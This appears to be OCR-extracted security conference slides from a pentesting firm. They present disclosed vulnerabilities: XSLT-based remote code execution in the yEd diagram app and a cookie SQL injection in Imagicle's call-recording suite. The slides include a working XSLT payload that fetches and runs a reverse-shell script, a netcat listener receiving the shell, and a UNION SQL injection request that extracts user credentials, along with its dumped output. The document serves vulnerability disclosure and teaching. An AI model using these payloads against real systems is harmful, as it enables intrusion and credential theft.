


```html
<html>
   <body>
      <h2>The Super title</h2>
      <table border="1">
         <tr bgcolor="#9acd32">
            <th>Title</th>
            <th>artist</th>
         </tr>
         <tr>
            <td>CD Title</td>
            <td>The artist</td>
         </tr>
      </table>
   </body>
</html>
```

https://book.hacktricks.xyz/pentesting-web/xslt-server-side-injection-extensible-stylesheet-language-transformations

RCE in a diagram desktop app


- What can go wrong with transformations?



```

<?xml version="1.0" encoding="utf-8"?>
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:y="http://www.yworks.com/xml/graphml"
    xmlns="http://graphml.graphdrawing.org/xmlns"
    xmlns:Runtime="http://xml.apache.org/xalan/java/java.lang.Runtime"
    xmlns:process="http://xml.apache.org/xalan/java/java.lang.Process">
    <xsl:variable name="process" select="Runtime:exec(Runtime:getRuntime(),'xed')" />
    <xsl:variable name="waiting" select="process:waitFor($process)" />
    <xsl:template match="/">
        <graphml
            xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        </graphml>
    </xsl:template>
</xsl:stylesheet>


```

RCE in a diagram desktop app


- Text editor is not enough?



```

<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet extension-element-prefixes="redirect"
    xmlns:redirect="http://xml.apache.org/xalan/redirect"
    xmlns:process="http://xml.apache.org/xalan/java/java.lang.Process"
    xmlns:Runtime="http://xml.apache.org/xalan/java/java.lang.Runtime"
    xmlns="http://graphml.graphdrawing.org/xmlns"
    xmlns:y="http://www.yworks.com/xml/graphml"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0">
    <xsl:variable
        xmlns:Channels="java.nio.channels.Channels"
        xmlns:URL="java.net.URL" select="Channels:newChannel(URL:openStream(URL:new('http://127.0.0.2/reverse-shell.sh')))" name="in"/>
        <xsl:value-of select="$in"/>
        <xsl:variable select="FileOutputStream:getChannel(FileOutputStream:new('script.sh'))" name="out"
            xmlns:FileOutputStream="java.io.FileOutputStream"/>
            <xsl:value-of select="$out"/>
            <xsl:variable select="FileChannel:transferFrom($out, $in, 0, 1000000000)" name="xfer"
                xmlns:FileChannel="java.nio.channels.FileChannel"/>
                <xsl:value-of select="$xfer"/>
                <xsl:variable select="Runtime:exec(Runtime:getRuntime(),'bash -i script.sh')" name="process"/>
                <xsl:variable select="process:waitFor($process)" name="waiting"/>
                <xsl:template match="/">
                    <graphml
                        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
                    </graphml>
                </xsl:template>
            </xsl:stylesheet>

```

RCE in a diagram desktop app

- Text editor is not enough?


test-data.xml - yEd
File Edit View Layout Tools Grouping Windows Help
Overview
test-data.xml
Pa
Shap
dawid@dawid: /opt/yEd
File Edit View Search Terminal Help

```
dawid@dawid:~$ nc -nvlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 127.0.0.1 36024 received!
dawid@dawid:/opt/yEd$
```


RCE in a diagram desktop app

ZIGRIN SECURITY

- Reported to the vendor – CVE-2020-25216
- CVSS: 8.3 High
- Fix – limiting XSLT functionalities?

Call recording platform SQL injecton

- Imagicle Application Suite – Attendant Console, Call Recording, Digital Fax, Call Analytics, and more.




Last Calls

Top 10 20 50 100 200 Refresh

TYPE	EXTENSION	EXTENSION NAME	NUMBER	DATE	TIME	DURATION	COST	GATEWAY NAME
⊗	OVH		105	10/4/2018	3:36:44 PM	00:00:00	0.00	Pbx1
⊗	105	_ 105	OVH	10/4/2018	3:36:44 PM	00:00:00	0.00	Pbx1
⇧	OVH		105	10/4/2018	3:36:00 PM	00:00:05	0.00	Pbx1
⇩	105	_ 105	OVH	10/4/2018	3:36:00 PM	00:00:05	0.00	Pbx1
⇧	105	_ 105	OVH	10/4/2018	3:29:04 PM	00:00:57	0.00	Pbx1
⇩	OVH		105	10/4/2018	3:29:04 PM	00:00:57	0.00	Pbx1

Call recording platform SQL injecton


- Standard grey box web pentest
- Application in ASP.NET
- Export component
- Interesting cookies
- Can we inject someting in a cookie?



```
GET /fw/Apps/Speedy/html/new_ad_exportcsv.asp HTTP/2
Host: [redacted]
Cookie: ASPSESSIONID[redacted]; DirId=
268436480)+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL,NULL,NULL,'SQLI+result:',username,user_password,null,NULL,NULL,NULL,NULL,N
ULL+FROM+users+--+0dtY
Connection: close

```

Call recording platform SQL injecton

- Result – Full database exfiltration



```
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"[redacted]
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"dawid";[redacted]
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";"default";"";"";"";"";"";"";""
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";[redacted]
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";
"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"";"SQLI result:";

```

Call recording platform SQL injecton

- Reported to the vendor
- Vendor acknowledgment only on closed newsletter
- CVE request through MITRE: CVE-2021-42369
- CVSS: 9.9 Critical

Provide good recommendations – MISP and Phar again

ZIGRIN SECURITY

- Remember phar deserialization vulnerability from 2019?
- 3 years later – 2022
- I found similar vulnerability in MISP once again

Provide good recommendations – MISP and Phar again

ZIGRIN SECURITY

